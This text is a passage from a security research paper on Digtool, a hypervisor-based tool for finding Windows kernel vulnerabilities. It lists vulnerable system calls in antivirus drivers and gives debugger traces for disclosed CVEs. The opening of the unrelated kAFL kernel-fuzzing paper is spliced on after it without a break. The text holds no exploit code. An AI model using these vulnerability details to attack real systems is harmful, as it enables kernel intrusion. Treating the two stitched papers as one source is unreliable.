We checked the detection capability of Digtool by testing the programs of different products, including the Windows OS and some anti-virus software (all of the products were the latest version at the time of the experiments). The experimental environments included Windows 7 and Windows 10. (Digtool can support Windows XP/Vista/7/8/10, etc.) We chose some *zero-day* vulnerabilities that had been responded to and fixed by the responsible vendors as examples to illustrate the experimental results. *All of the vulnerabilities discussed below were first discovered by Digtool* (all have been reported to the corresponding vendors, among which Microsoft, Avast, and Dr. Web have confirmed and fixed their vulnerabilities).

Table 1: List of UNPROBE vulnerabilities.

Software products	Unsafe system calls
Avast Free Antivirus 11.2.2262	NtAllocateVirtualMemory NtCreateSection
Dr. Web 11.0	NONE
AhnLab 8.0	NtQueryValueKey NtCreateKey NtDeleteValueKey NtLoadKey NtOpenKey NtSetValueKey NtUnloadKey
Norman Security Suite 11.0.0	NtCreateMutant NtCreateEvent NtCreateFile NtCreateSemaphore
Spyware Detector 2.0.0.3	NtCreateFile NtCreateKey NtDeleteFile NtDeleteValueKey NtOpenFile NtOpenKey NtOpenSection NtSetInformationFile NtSetValueKey NtWriteVirtualMemory

5.1.1 Detecting Vulnerabilities via Interface

We chose five anti-virus software products as test targets since they intercept many system calls that could be invoked by user-mode applications. The test was mainly carried out on Avast for its strength of complexity. The other four anti-virus software products included Dr. Web, Ahnlab, Norman, and Spyware Detector. We used some zero-day vulnerabilities discovered through Digtool to verify its ability to detect UNPROBE and TOCTTOU vulnerabilities. The middleware recorded the behavior characteristics into log files to help locate vulnerabilities.

Detecting UNPROBE. Taking a vulnerability in Avast 11.2.2262 as an example, through the log analyzer, the following data were obtained from the Digtool's log file for Avast 11.2.2262:

```
NtAllocateVirtualMemory:
Eip: 89993f3d, Address: 0023f304, rw: R
Eip: 84082ed9, Address: 0023f304, PROBE!
KiFastSystemCallRet
```

`aswSP.sys`, the Avast driver program, used the instruction at the address `0x89993f3d` to fetch the value from the user address (i.e., `0x23f304`) without checking. The subsequent checking instruction at the address `0x84082ed9` belonged to the `NtAllocateVirtualMemory` function. Therefore, there was a typical UNPROBE vulnerability in `aswSP.sys`.

Using Digtool, 23 similar vulnerabilities were found in the five anti-virus software programs tested. The results are shown in Table 1. For security reasons, we only give the system calls for which vulnerabilities exist.

When the log analyzer points out a potential UNPROBE vulnerability, and the tested driver only uses the `ProbeForRead` and `ProbeForWrite` functions to check a user pointer (this is a common scenario in third-party drivers), no human effort is needed for further confirmation as the detection is precise due to the facts that the start address and length information of the input buffer can be obtained through the corresponding kernel function. If the driver uses direct comparison to check a user pointer, Digtool may produce false positives or false negatives. This results from a lack of accurate address ranges in the ProbeAccess event as we cannot obtain the "size" of the input buffer. We must assume the length for the input user-mode buffer. If the assumed length is larger then the real one, false negatives may be produced. Otherwise, false positives may be generated.

In the case of ProbeAccess, Digtool only helps point out a potential vulnerability. Human effort is still needed to obtain the exact length of the input user-mode buffer through reverse analysis so that we can determine whether the instruction (given by the log analyzer) could really cause an UNPROBE vulnerability.

Detecting TOCTTOU. Taking a vulnerability in Dr. Web 11.0 as an example, through the `log analyzer` the following dynamic characteristics were distilled from Digtool's log file for Dr. Web 11.0:

```
NtCreateSection:
Count:3 ==============
Eip: 83f0907f Address:3b963c Sequence:398 rw: R
Eip: 89370d54 Address:3b963c Sequence:399 rw: R
Eip: 89370d7b Address:3b963c Sequence:401 rw: R
KiFastSystemCallRet
```

The user address `0x3b963c` was accessed by the kernel instructions more than once, so there may be a TOCTTOU vulnerability. `dwprot.sys`, the Dr. Web driver program, used the instruction at the address `0x89370d54` to fetch the value from the user address (i.e., `0x3b963c`), and then it invoked the `ProbeForRead` function to check it. At the address `0x89370d7b`, the `dwprot.sys` fetched the value again to use it. Therefore, there was a typical TOCTTOU vulnerability in `dwprot.sys`.

With the help of Digtool, 18 kernel-level TOCTTOU vulnerabilities were found in the five anti-virus software programs tested. The results are shown in Table 2. For security reasons, we only give the system calls for which vulnerabilities exist.

Digtool may produce false positives that originate from the fact that it detects TOCTTOU vulnerabilities through double-fetch. Further manual analysis is needed to confirm that double-fetch is a TOCTTOU vulnerability.

5.1.2 Detecting Vulnerabilities via Memory Footprints

We chose 32-bit Windows 10 as a test target. Some zero-day vulnerabilities discovered by Digtool were selected

Table 2: List of TOCTTOU vulnerabilities.

Software products	Unsafe system calls
Avast Free Antivirus 11.2.2262	NtUserOpenDesktop NtQueryObject NtUserBuildNameList NtOpenSection NtCreateEvent NtCreateEventPair NtCreateIoCompletion NtCreateMutant NtCreateSection NtCreateSemaphore NtCreateTimer NtOpenEvent NtOpenEventPair NtOpenIoCompletion NtOpenMutant NtOpenSemaphore NtOpenTimer
Dr. Web 11.0	NtCreateSection
AhnLab 8.0	NONE
Norman Security Suite 11.0.0	NONE
Spyware Detector 2.0.0.3	NONE

to verify its effectiveness in detecting UAF and OOB vulnerabilities. Instead of logging, the middleware was set to interrupt the guest OS and connect to `Windbg` when a program error was captured. Thus, an exact context can be provided for analysis.

Detecting UAF. The following content is shown by `Windbg` when the UAF vulnerability (`MS16-123/CVE-2016-7211` [3]) is captured in `win32kfull.sys`; this vulnerability was first discovered through Digtool:

```
Single step exception - code 80000004
win32k!_ScrollDC+0x21:
96b50f3e  83ff01 cmp edi,1
```

The "Single-step exception" is triggered by Digtool. As it is a trap event, the instruction that triggers the exception has already been finished, and the guest OS is interrupted at the address of the next instruction to be executed. The instruction just before `0x96b50f3e` is the exact instruction that tries to access a freed memory area and causes the UAF vulnerability. We can obtain it by `Windbg` as follows and its address is `0x96b50f3b`. The `esi` register (at the address of `0x96b50f3b`) stores the address of the freed heap:

```
96b50f3b 8b7e68 mov edi,dword ptr [esi+68h]
96b50f3e 83ff01 cmp edi,1//win32k!_ScrollDC+0x21
```

Detecting OOB. Vulnerabilities including `MS16-090/CVE-2016-3252` [2], `MS16-034/CVE-2016-0096` [1], and `MS16-151/CVE-2016-7260` [4] were first discovered by Digtool. Taking `MS16-090/CVE-2016-3252` as an example to illustrate the detection result, the following content was shown when the vulnerability was captured in `win32kbase`:

```
Single step exception - code 80000004
win32kbase!RGNMEMOBJ::bFastFill+0x385:
93e34bf9 895304      mov dword ptr [ebx+4],edx
```

This is similar to the content of the above UAF, and `0x93e34bf9` is the address of the next instruction to be executed. The instruction just before `0x93e34bf9` is the exact instruction that tries to access an unallocated memory area and causes the OOB vulnerability.


Note that there is no false positive in the UAF/OOB detection, and no human effort is needed for locating or confirming the vulnerability. Whenever an exception is captured, it is always a vulnerability.

5.2 Efficiency

Owing to the fact that Bochspwn [24], which is based on the bochs emulator [25], only detects TOCTTOU vulnerabilities among the four types of vulnerabilities by now, we tested Digtool's performance cost in detecting TOCTTOU vulnerabilities, and compared its performance with that of the bochs emulator in the same environment (i.e., the same hardware platform, OS version, parameters of system calls, and arguments of the test program). We chose ten common system calls that are the most widely used and hooked by anti-virus software to test the efficiency. In order to obtain a more comprehensive result, we also chose a frequently used program, WinRAR 5.40 [7], for an efficiency test. The performance cost is shown in Figure 6 (the result may be affected by some factors, such as the parameters of system calls and the WinRAR input file).

The performance cost of Digtool is divided into two categories: "unrecorded" and "recorded." "Unrecorded" means that the system calls are not included in the configuration file, and thus no page is monitored and no log is recorded for them. However, the other modules in interface detection are activated. This class of performance cost can provide a comprehensive comparison with the bochs emulator since the bochs emulator records nothing. In addition, it also reflects the state of the entire system since most of system calls and threads are unmonitored when detecting TOCTTOU. "Recorded" indicates that the system calls are put into the configuration file and their behaviors are recorded. It describes the performance cost of the related system calls in the specified monitored thread, but has nothing to do with the performance of the other system calls and threads. "Windows" denotes the performance of a clean OS without any tools, and "bochs" represents the performance cost of the OS running into bochs emulator.

In the case of "unrecorded," the result of system calls showed that Digtool is from 2.18 to 5.03 times slower than "Windows," but 45.4 to 156.5 times faster than "bochs." From the WinRAR result, Digtool is 2.25



	NtCreateMutant	NtCreateSection	NtMapViewOfSection	NtLoadDriver	NtWriteVirtualMemory	NtFreeVirtualMemory	NtAlpcConnectPort	NtOpenEvent	NtCreateTimer	NtCreateKey	WinRAR
Windows	112.4	109.5	128.2	125	156	469	719	115.4	112.4	300.2	147
Digtool(unrecorded)	565.4	547	584.4	575.2	609.4	1578	1565.4	562.6	565.6	750	331.4
Digtool(recorded)	9893.2	9226.7	20398.3	2052	16771	10101.7	24969	8987	8187.2	22997.7	1977.8
bochs	34398.3	31844.2	48943.6	36572.5	53940.2	71573	244921.8	33296.8	32573	103036.5	142104.3

Figure 6: Performance overhead.

times slower than "Windows," but 428.8 times faster than "bochs." In the case of "recorded," most of the monitored system calls are from 70 to 90 times (which depends on the arguments and system calls) slower than "Windows," but still much faster than "bochs." From the WinRAR result (all of the system calls in the `NT` kernel are recorded), the "recorded" case is 13.45 times slower than "Windows." This finding offers another perspective on the average performance cost of an application under the situation of monitoring all system calls. In this extreme case, Digtool is still 71.8 times faster than the bochs emulator. Thus, Digtool achieves an acceptable level of performance.

5.3 Comparison and Analysis

Next, we illustrate Digtool's advantages by comparison with Driver Verifier [28], which is a notable tool for checking Windows kernels.

Crash resilient. Digtool is able to capture dynamic characteristics of potential vulnerabilities without needing a "Blue Screen of Death" (BSOD). As the analysis process only requires the recorded data containing accessed memory address, event type, and event time, there is no need for triggering a BSOD to locate a program error. The fuzzer only needs to discover as many code branches as possible, and it does not have to crash the OS. During this process, Digtool will record all dynamic characteristics. Without a BSOD, it keeps recording, which will help find more vulnerabilities.

However, it is inevitable that Driver Verifier will cause a BSOD to locate and analyze a vulnerability. It does not stop crashing the OS at the address of the same program error until the error is fixed. This will make it difficult to test other vulnerabilities. For example, when we test Avast with Driver Verifier, the cause of a BSOD is always the same:

```
Arg1:f6, Referencing user handle as KernelMode.
Arg2:0c, Handle value being referenced.
```

The BSOD results from using a user-mode handle under the `KernelMode` flag. If the problem is not solved, Driver Verifier cannot further test Avast.

Interrupting the OS with an exact context. Through the middleware, Digtool can be set to interrupt the guest OS when a program error happens. Thus, it can provide an exact context for the vulnerability by connecting to a debug tool.

Driver Verifier has to crash the OS to locate and analyze a program error. However, the context has been changed since the OS is not stopped at the moment the program error occurs (usually, the OS will keep running for a moment to trigger the program error). Much more human effort is needed to locate the error.

Taking `MS16-090/CVE-2016-3252` [2] as an example, Digtool exactly locates the instruction (just before `0x93e34bf9`) that causes the vulnerability:

```
win32kbase!RGNMEMOBJ::bFastFill+0x385:
93e34bf9 895304      mov dword ptr[ebx+4],edx
```

However, from Driver Verifier, the captured context is as follows:

```
BAD_POOL_HEADER (19)
FOLLOWUP_IP:
win32kfull!NSInstrumentation::PlatformFree+10
a0efaade 5d      pop ebp
```

Driver Verifier only points out a "bad pool" (OOB) error, but does not provide an exact context for the vulnerability. Much more reverse-engineering effort is required to locate the vulnerability from the above information.

Capturing more vulnerabilities. Digtool can effectively detect UNPROBE and TOCTTOU vulnerabilities. However, as no similar detection rule is designed, Driver Verifier cannot be used to detect them. Moreover, Driver

Verifier may sometimes miss a UAF or OOB vulnerability because the vulnerability may happen to access a valid memory page, and does not cause a BSOD. Thus, Driver Verifier cannot find it.

The above UAF vulnerability (`MS16-123/CVE-2016-7211`) discovered by Digtool is an example. It accesses a freed memory block that is almost immediately reallocated again under normal circumstances. As a consequence, the physical page of the freed memory block is valid, and it does not violate the rule of Driver Verifier, no BSOD is caused, and no bug is found. However, the vulnerability can be captured by Digtool due to the fact that it delays the release of freed memory. Thus, Digtool is more powerful in this regard.

To summarize, Digtool discovers *45 zero-day* kernel vulnerabilities, and effectively detects the four types of program errors: *UNPROBE, TOCTTOU, UAF*, and *OOB*. In terms of efficiency, it achieves significantly better performance than Bochspwn. Compared to Driver Verifier, it can *capture multiple vulnerabilitie with an exact execution context*. As such, Digtool can be considered a complement to Driver Verifier.

6 Discussion

Digtool has a number of limitations. First, the performance cost could be optimized. Although it is much faster than an emulator, the performance overhead is still costly in the monitored threads. The performance cost mainly comes from the frequent switches between the hypervisor and guest OS. How to reduce the switches and the performance cost could be a research topic.

Second, the supported platforms could be extended. Digtool currently only supports the Windows OS. Via virtualization technology, the hypervisor runs outside of the guest OS, which tends to be more portable and has the potential of supporting other OSes. However, the middleware in the kernel space is platform-specific. The main work of supporting various platforms (e.g., MacOS) is adapting the middleware.

Third, there is still room for extension in the detection algorithms. Currently, Digtool is able to detect UNPROBE, TOCTTOU, UAF, and OOB vulnerabilities. As it can almost monitor any memory page, it could be used to detect some other types of vulnerabilities, such as race conditions, by extending the detection algorithms.

7 Related Work

7.1 Static Analysis

Static analysis is to detect potential vulnerabilities from programming language literature. Unlike other detection methods, it does not depend on executable binary files. Wagner *et al*. [39] proposed an automated detection method of finding program bugs in C code that can discover potential buffer overrun vulnerabilities by analyzing source code. Grosso *et al*. [19] also presented a method of detecting buffer overflows for C code that does not need human intervention to define and tune genetic algorithm weights, and therefore it becomes completely automated.

Static analysis achieves a high rate of code coverage, but its precision may be insufficient when dealing with difficult language constructs and concepts. In addition, it cannot detect program bugs without source code.

7.2 Source Instrumentation

Source instrumentation is also called compile-time instrumentation; it inserts detection code at compile-time to detect program bugs. CCured [30] is used to detect unsafe pointers for C programs. It combines instrumentation with static analysis to eliminate redundant checks. AddressSanitizer [36] creates poisoned redzones around heaps, stacks, and global objects to detect overflows and underflows. Compared to other methods, it can detect errors not only in heaps, but also in stacks and global variables.

Source instrumentation has higher precision, but its code coverage may be less comprehensive than static analysis. In addition, it has the same limitation as static analysis; that is, it cannot detect program bugs without source code.

7.3 Binary Instrumentation

Binary instrumentation inserts detection code into executable binary files and detects program bugs at runtime. Purify [22] is an older tool for checking program bugs based on binary instrumentation that can detect memory leaks and memory access errors. Valgrind [31] is a dynamic binary instrumentation framework designed to build heavyweight binary analysis tools like Memcheck [37]. Dr. Memory [14] is a memory-checking tool that operates on applications under both Windows and Linux environments.

These tools do not rely on source code, and exhibit an ability to effectively detect program errors. However, many of them only detect bugs for applications in user mode and cannot operate on programs in kernel mode, especially on the Windows kernel. Some Qemu-based tools support the instrumentation of Windows OS kernel, but these tools cannot be used to detect vulnerabilities in a physical machine and their average performance overhead is quite high.

7.4 Specialized Memory Allocator

Another class of vulnerability identification tool uses a specialized memory allocator and does not change the rest of the executable binary files. It analyzes the legality of memory access by replacing or patching memory functions.

Some tools make use of the page-protection mechanism of processors. Each allocated region is placed into a dedicated page (or a set of pages). One extra page at the right (or/and the left) is allocated and marked as inaccessible. A page fault will be reported as an OOB error when instructions access the inaccessible page. Duma [9] and GuardMalloc [26] are in this category.

Some other tools add redzones around the allocated memory. In addition to the redzones, they also populate the newly allocated memory or freed memory with special "magic" values. If a magic value is read, the program may have accessed an out-of-bounds or uninitialized memory. If a magic value in a redzone is overwritten, it will be detected later, when the redzone is examined for freed memory. Therefore, there is no immediate detection of the memory access error. Tools in this category include DieHarder [33] and Dmalloc [40].

These tools do not depend on source code either and are well suited for discovering memory errors, but they share the limitation encountered in other tools, namely that many of them cannot operate on the Windows kernel. Moreover, it is difficult for them to check for UNPROBE or TOCTTOU vulnerabilities.

7.5 Kernel-Level Analysis Tools

There are only a few vulnerability identification tools for programs in kernel mode, and most of them are aimed at Linux. Kmemcheck [32] and Kmemleak [6] are memory-checking tools for the Linux kernel. Kmemcheck monitors the legality of memory access by tracing read and write operations. Kmemleak is used to detect memory leaks by checking allocated memory blocks and their pointers. Both tools can help discover memory errors in the Linux kernel. However, all of the similar tools need to expand the source code of Linux or insert detection code at compile-time, and thus it is difficult to port them to a closed-source OS like Windows.

Driver Verifier [28] is the major tool for detecting bugs in the Windows kernel. It can find program bugs that are difficult to discover during regular testing. These bugs include illegal function calls, memory corruption, bad I/O packets, deadlocks, and so on. Driver Verifier is an integrated system for detecting illegal actions that might corrupt the OS, but not a dedicated tool for detecting vulnerabilities (see Section 5.3 for a discussion of Driver Verifier's ability to detect vulnerabilities). As part of the kernel, in fact, Driver Verifier also relies on the source code of the OS.

Although the above tools can be applied to detect kernel vulnerabilities, they are too tightly coupled with implementation details and the source code of OSes, so they cannot work when no source code is available. Moreover, it is difficult to port them to another type of OS.

7.6 Virtualization/Emulator-Based Methods

Virtualization/emulator-based vulnerability identification tools detect potential vulnerabilities by tracing function calls and monitoring memory access. Through virtualization or emulator technology, they can overcome most OS differences and easily support various OSes.

Among the more common virtualization-based tools and methods are the following. VirtualVAE [18] is a vulnerability analysis environment that is based on QEMU [11]. In [18], it is claimed that it can detect bugs for programs in both kernel mode and user mode. PHUKO [38], based on Xen [10], detects buffer overflow attack, and it checks return addresses for dangerous functions to determine vulnerabilities. These virtualization-based methods only focus on a single type of program error. They are not built as a framework for detecting various vulnerabilities. Moreover, the implementation details for some of them are not exhaustive, and the detection effects have not been illustrated through detection of vulnerabilities in the real world. Their performance may be influenced by a full-stack virtualization framework.

Bochspwn [24] is a notable emulator-based vulnerability identification tool. Dozens of TOCTTOU vulnerabilities have been found in the Windows kernel using Bochspwn. However, its scope of application is limited by the bochs emulator.

8 Conclusions

In this paper, a virtualization-based vulnerability identification framework called Digtool is proposed. It can detect different types of kernel vulnerabilities including *UNPROBE, TOCTTOU, UAF*, and *OOB* in the Windows OS. It successfully captures various dynamic behaviors of kernel execution such as kernel object allocation, kernel memory access, thread scheduling, and function invoking. With these behaviors, Digtool has identified 45 *zero-day* vulnerabilities among both kernel code and device drivers. It can help effectively improve the security of kernel code in the Windows OS.

Acknowledgement

We are grateful to the anonymous reviewers for their insightful comments, which have significantly improved our paper. We also would like to thank Ella Yu and Yao Wang for their invaluable feedback on earlier drafts of this paper.

References

[1] Cve-2016-0096. `http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-0096`.

[2] Cve-2016-3252. `http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-3252`.

[3] Cve-2016-7211. `https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-7211`.

[4] Cve-2016-7260. `http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-7260`.

[5] drk. `https://github.com/DynamoRIO/drk`.

[6] Kernel memory leak detector. `http://www.mjmwired.net/kernel/Documentation/kmemleak.txt`.

[7] Rarlab. `http://www.rarlab.com/`.

[8] Windbg. `http://www.windbg.org/`.

[9] Hayati Aygün and M Eddington. Duma-detect unintended memory access, 2013.

[10] Paul Barham, Boris Dragovic, Keir Fraser, Steven Hand, Tim Harris, Alex Ho, Rolf Neugebauer, Ian Pratt, and Andrew Warfield. Xen and the art of virtualization. In *ACM SIGOPS operating systems review*, volume 37, pages 164–177. ACM, 2003.

[11] Fabrice Bellard. Qemu, a fast and portable dynamic translator. In *USENIX Annual Technical Conference, FREENIX Track*, pages 41–46, 2005.

[12] Marcel Böhme, Van-Thuan Pham, and Abhik Roychoudhury. Coverage-based greybox fuzzing as markov chain. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, pages 1032–1043. ACM, 2016.

[13] Derek Bruening, Timothy Garnett, and Saman Amarasinghe. An infrastructure for adaptive dynamic optimization. In *Code Generation and Optimization, 2003. CGO 2003. International Symposium on*, pages 265–275. IEEE, 2003.

[14] Derek Bruening and Qin Zhao. Practical memory checking with dr. memory. In *Proceedings of the 9th Annual IEEE/ACM International Symposium on Code Generation and Optimization*, pages 213–223. IEEE Computer Society, 2011.

[15] Marc Brünink, Martin Süßkraut, and Christof Fetzer. Boundless memory allocations for memory safety and high availability. In *Dependable Systems & Networks (DSN), 2011 IEEE/IFIP 41st International Conference on*, pages 13–24. IEEE, 2011.

[16] Sang Kil Cha, Maverick Woo, and David Brumley. Program-adaptive mutational fuzzing. In *Security and Privacy (SP), 2015 IEEE Symposium on*, pages 725–741. IEEE, 2015.

[17] Vitaly Chipounov, Volodymyr Kuznetsov, and George Candea. S2e: A platform for in-vivo multipath analysis of software systems. *ACM SIGPLAN Notices*, 46(3):265–278, 2011.

[18] Wang Chunlei, Wen Yan, and Dai Yiqi. A software vulnerability analysis environment based on virtualization technology. In *Wireless Communications, Networking and Information Security (WCNIS), 2010 IEEE International Conference on*, pages 620–624. IEEE, 2010.

[19] Concettina Del Grosso, Giuliano Antoniol, Ettore Merlo, and Philippe Galinier. Detecting buffer overflow via automatic test input data generation. *Computers & Operations Research*, 35(10):3125–3143, 2008.

[20] Yangchun Fu and Zhiqiang Lin. Exterior: Using a dual-vm based external shell for guest-os introspection, configuration, and recovery. In *Proceedings of the Ninth Annual International Conference on Virtual Execution Environments*, Houston, TX, March 2013.

[21] Niranjan Hasabnis, Ashish Misra, and R Sekar. Light-weight bounds checking. In *Proceedings of the Tenth International Symposium on Code Generation and Optimization*, pages 135–144. ACM, 2012.

[22] Reed Hastings and Bob Joyce. Purify: Fast detection of memory leaks and access errors. In *In proc. of the winter 1992 usenix conference*. Citeseer, 1991.

[23] Intel. Intel 64 and ia-32 architectures software developer's manuals. 2016.

[24] Mateusz Jurczyk, Gynvael Coldwind, et al. Identifying and exploiting windows kernel race conditions via memory access patterns. 2013.

[25] Kevin P Lawton. Bochs: A portable pc emulator for unix/x. *Linux Journal*, 1996(29es):7, 1996.

[26] Mac OS X Developer Library. Memory usage performance guidelines: Enabling the malloc debugging features. `http://developer.apple.com/library/mac/#documentation/darwin/reference/manpages/man3/libgmalloc.3.html`.

[27] Chi-Keung Luk, Robert Cohn, Robert Muth, Harish Patil, Artur Klauser, Geoff Lowney, Steven Wallace, Vijay Janapa Reddi, and Kim Hazelwood. Pin: building customized program analysis tools with dynamic instrumentation. In *Acm sigplan notices*, volume 40, pages 190–200. ACM, 2005.

[28] Daniel Mihai, Gerald Maffeo, and Silviu Calinoiu. Driver verifier, February 23 2006. US Patent App. 11/360,153.

[29] Amatul Mohosina and Mohammad Zulkernine. Deserve: a framework for detecting program security vulnerability exploitations. In *Software Security and Reliability (SERE), 2012 IEEE Sixth International Conference on*, pages 98–107. IEEE, 2012.

[30] George C Necula, Scott McPeak, and Westley Weimer. Ccured: Type-safe retrofitting of legacy code. In *ACM SIGPLAN Notices*, volume 37, pages 128–139. ACM, 2002.

[31] Nicholas Nethercote and Julian Seward. Valgrind: a framework for heavyweight dynamic binary instrumentation. In *ACM Sigplan notices*, volume 42, pages 89–100. ACM, 2007.

[32] Vegard Nossum. Getting started with kmemcheck, 2012. `http://www.mjmwired.net/kernel/Documentation/kmemcheck.txt`.

[33] Gene Novark and Emery D Berger. Dieharder: securing the heap. In *Proceedings of the 17th ACM conference on Computer and communications security*, pages 573–584. ACM, 2010.

[34] Bryan D Payne. Libvmi. Technical report, Sandia National Laboratories, 2011.

[35] Vladimir V Rubanov and Eugene A Shatokhin. Runtime verification of linux kernel modules based on call interception. In *Software Testing, Verification and Validation (ICST), 2011 IEEE Fourth International Conference on*, pages 180–189. IEEE, 2011.

[36] Konstantin Serebryany, Derek Bruening, Alexander Potapenko, and Dmitriy Vyukov. Addresssanitizer: A fast address sanity checker. In *USENIX Annual Technical Conference*, pages 309–318, 2012.

[37] Julian Seward and Nicholas Nethercote. Using valgrind to detect undefined value errors with bit-precision. In *USENIX Annual Technical Conference, General Track*, pages 17–30, 2005.

[38] Donghai Tian, Xi Xiong, Changzhen Hu, and Peng Liu. Defeating buffer overflow attacks via virtualization. *Computers & Electrical Engineering*, 40(6):1940–1950, 2014.

[39] David Wagner, Jeffrey S Foster, Eric A Brewer, and Alexander Aiken. A first step towards automated detection of buffer overrun vulnerabilities. In *NDSS*, 2000.

[40] Gray Watson. Dmalloc–debug malloc library, 2004.

[41] Felix Wilhelm. Tracing privileged memory accesses to discover software vulnerabilities. 2015.

[42] Junyuan Zeng, Yangchun Fu, and Zhiqiang Lin. Pemu: A pin highly compatible out-of-vm dynamic binary instrumentation framework. In *Proceedings of the 11th Annual International Conference on Virtual Execution Environments*, Istanbul, Turkey, March 2015.

[43] Junyuan Zeng and Zhiqiang Lin. Towards automatic inference of kernel object semantics from binary code. In *International Symposium on Recent Advances in Intrusion Detection*, pages 538–561. Springer, 2015.

kAFL: Hardware-Assisted Feedback Fuzzing for OS Kernels

Sergej Schumilo
Ruhr-Universität Bochum

Cornelius Aschermann
Ruhr-Universität Bochum

Robert Gawlik
Ruhr-Universität Bochum

Sebastian Schinzel
Münster University of Applied Sciences

Thorsten Holz
Ruhr-Universität Bochum

Abstract

Many kinds of memory safety vulnerabilities have been endangering software systems for decades. Amongst other approaches, fuzzing is a promising technique to unveil various software faults. Recently, feedback-guided fuzzing demonstrated its power, producing a steady stream of security-critical software bugs. Most fuzzing efforts—especially feedback fuzzing—are limited to *user space components* of an operating system (OS), although bugs in *kernel components* are more severe, because they allow an attacker to gain access to a system with full privileges. Unfortunately, kernel components are difficult to fuzz as feedback mechanisms (i.e., guided code coverage) cannot be easily applied. Additionally, non-determinism due to interrupts, kernel threads, statefulness, and similar mechanisms poses problems. Furthermore, if a process fuzzes its own kernel, a kernel crash highly impacts the performance of the fuzzer as the OS needs to reboot.

In this paper, we approach the problem of coverage-guided kernel fuzzing in an *OS-independent* and *hardware-assisted* way: We utilize a hypervisor and Intel's *Processor Trace* (PT) technology. This allows us to remain independent of the target OS as we just require a small user space component that interacts with the targeted OS. As a result, our approach introduces almost no performance overhead, even in cases where the OS crashes, and performs up to 17,000 executions per second on an off-the-shelf laptop. We developed a framework called *kernel-AFL* (kAFL) to assess the security of Linux, macOS, and Windows kernel components. Among many crashes, we uncovered several flaws in the *ext4* driver for Linux, the *HFS* and *APFS* file system of macOS, and the *NTFS* driver of Windows.

1 Introduction

Several vulnerability classes such as memory corruptions, race-conditional memory accesses, and use-after-free vulnerabilities, are known threats for programs running in user mode as well as for the operating system (OS) core itself. Past experience has shown that attackers typically focus on user mode applications. This is likely because vulnerabilities in user mode programs are notoriously easier and more reliable to exploit. However, with the appearance of different kinds of exploit defense mechanisms – especially in user mode, it has become much harder nowadays to exploit known vulnerabilities. Due to those advanced defense mechanisms in user mode, the kernel has become even more appealing to an attacker since most kernel defense mechanisms are not widely deployed in practice. This is due to more complex implementations, which may affect the system performance. Furthermore, some of them are not part of the official mainline code base or even require support for the latest CPU extension (e.g., SMAP / SMEP on x86-64). Additionally, when compromising the OS, an attacker typically gains full access to the system resources (except for virtualized systems). Kernel-level vulnerabilities are usually used for privilege escalation or to gain persistence for kernel-based rootkits.

For a long time, fuzzing has been a critical component in testing and establishing the quality of software. However, with the development of American Fuzzy Lop (AFL), smarter fuzzers have gained significant traction in the industry [1] as well as in research [8, 14, 35, 37]. This trend was further amplified by Google's *OSS Fuzz* project that successfully found—and continues to find—a significant number of critical bugs in highly security-relevant software. Finally, DARPA's Cyber Grand Challenge showed that fuzzing remains highly relevant for the state-of-the-art in bug finding. The latest generation of feedback-driven fuzzers generally uses mechanisms to learn which inputs are interesting and which are not. Interesting inputs are used to produce more inputs that may trigger new execution paths in the target. Inputs that did not trigger interesting behavior in the program are discarded. Thus, the fuzzer is able to "learn" the input

format. This greatly improves efficiency and usability of fuzzers, especially by reducing the need for an oracle which generates semi-valid inputs or an extensive corpus that covers most paths in the target.

Unfortunately, AFL is limited to user space applications and lacks kernel support. Fuzzing kernels has a set of additional challenges when compared to userland (or *ring 3*) fuzzing: First, crashes and timeouts mandate the use of virtualization to be able to catch faults and continue gracefully. Second, kernel-level code has significantly more non-determinism than the average ring 3 program—mostly due to interrupts, kernel threads, statefulness, and similar mechanisms. This makes fuzzing kernel code challenging. Furthermore, there is no equivalent to command line arguments or `stdin` to interact with kernels or drivers in a generic way except for plain interrupt or `sysenter` instructions. In addition, the Windows kernel and many relevant drivers and core components (for Windows, macOS and even Linux) are closed source and cannot be instrumented by common techniques without a significant performance overhead.

Previous approaches to kernel fuzzing were not portable because they relied on certain drivers or recompilation [10, 34], were very slow due to emulation to gather feedback [7], or simply were not feedback-driven at all [11].

In this paper, we introduce a new technique that allows applying feedback fuzzing to arbitrary (even closed source) x86-64 based kernels, without any custom ring 0 target code or even OS-specific code at all. We discuss the design and implementation of *kernel-AFL* (kAFL), our prototype implementation of the proposed techniques. The overhead for feedback generation is very small (less than 5%) due to a new CPU feature: Intel's *Processor Trace* (PT) technology provides control flow information on running code. We use this information to construct a feedback mechanism similar to AFL's instrumentation. This allows us to obtain up to 17,000 executions per second on an off-the-shelf laptop (Thinkpad T460p, i7-6700HQ and 32 GB RAM) for simple target drivers. Additionally, we describe an efficient way for dealing with the non-determinisms that occur during kernel fuzzing. Due to the modular design, kAFL is extensible to fuzz *any* x86/x86-64 OS. We have applied kAFL to Linux, macOS, and Windows and found multiple previously unknown bugs in kernel drivers in those OSs.

In summary, our contributions in this paper are:

- **OS independence**: We show that feedback-driven fuzzing of closed-source kernel mode components is possible in an (almost) OS-independent manner by harnessing the hypervisor (VMM) to produce coverage. This allows targeting any x86 operating system kernel or user space component of interest.
- **Hardware-assisted feedback**: Our fuzzing approach utilizes Intel's Processor Trace (PT) technology, and thus has a very small performance overhead. Additionally, our PT-decoder is up to 30 times faster than Intel's `ptxed` decoder. Thereby, we obtain complete trace information that we use to guide our evolutionary fuzzing algorithm to maximize test coverage.
- **Extensible and modular design**: Our modular design separates the fuzzer, the tracing engine, and the target to fuzz. This allows to support additional x86 operating systems' kernel space and user space components, without the need to develop a system driver for the target OS.
- **kernel-AFL**: We incorporated our design concepts and developed a prototype called *kernel-AFL* (kAFL) which was able to find several vulnerabilities in kernel components of different operating systems. To foster research on this topic, we make the source code of our prototype implementation available at `https://github.com/RUB-SysSec/kAFL`.

2 Technical Background

We use the Intel Processor Trace (*Intel PT*) extension of *IA-32* CPUs to obtain coverage information for ring 0 execution of arbitrary (even closed-source) OS code. To facilitate efficient and OS-independent fuzzing, we also make use of Intel's hardware virtualization features (Intel VT-x). Hence, our approach requires a CPU that supports both *Intel VT-x* and *Intel PT*. This section provides a brief overview of these hardware features and establishes the technical foundation for the later sections.

2.1 x86-64 Virtual Memory Layouts

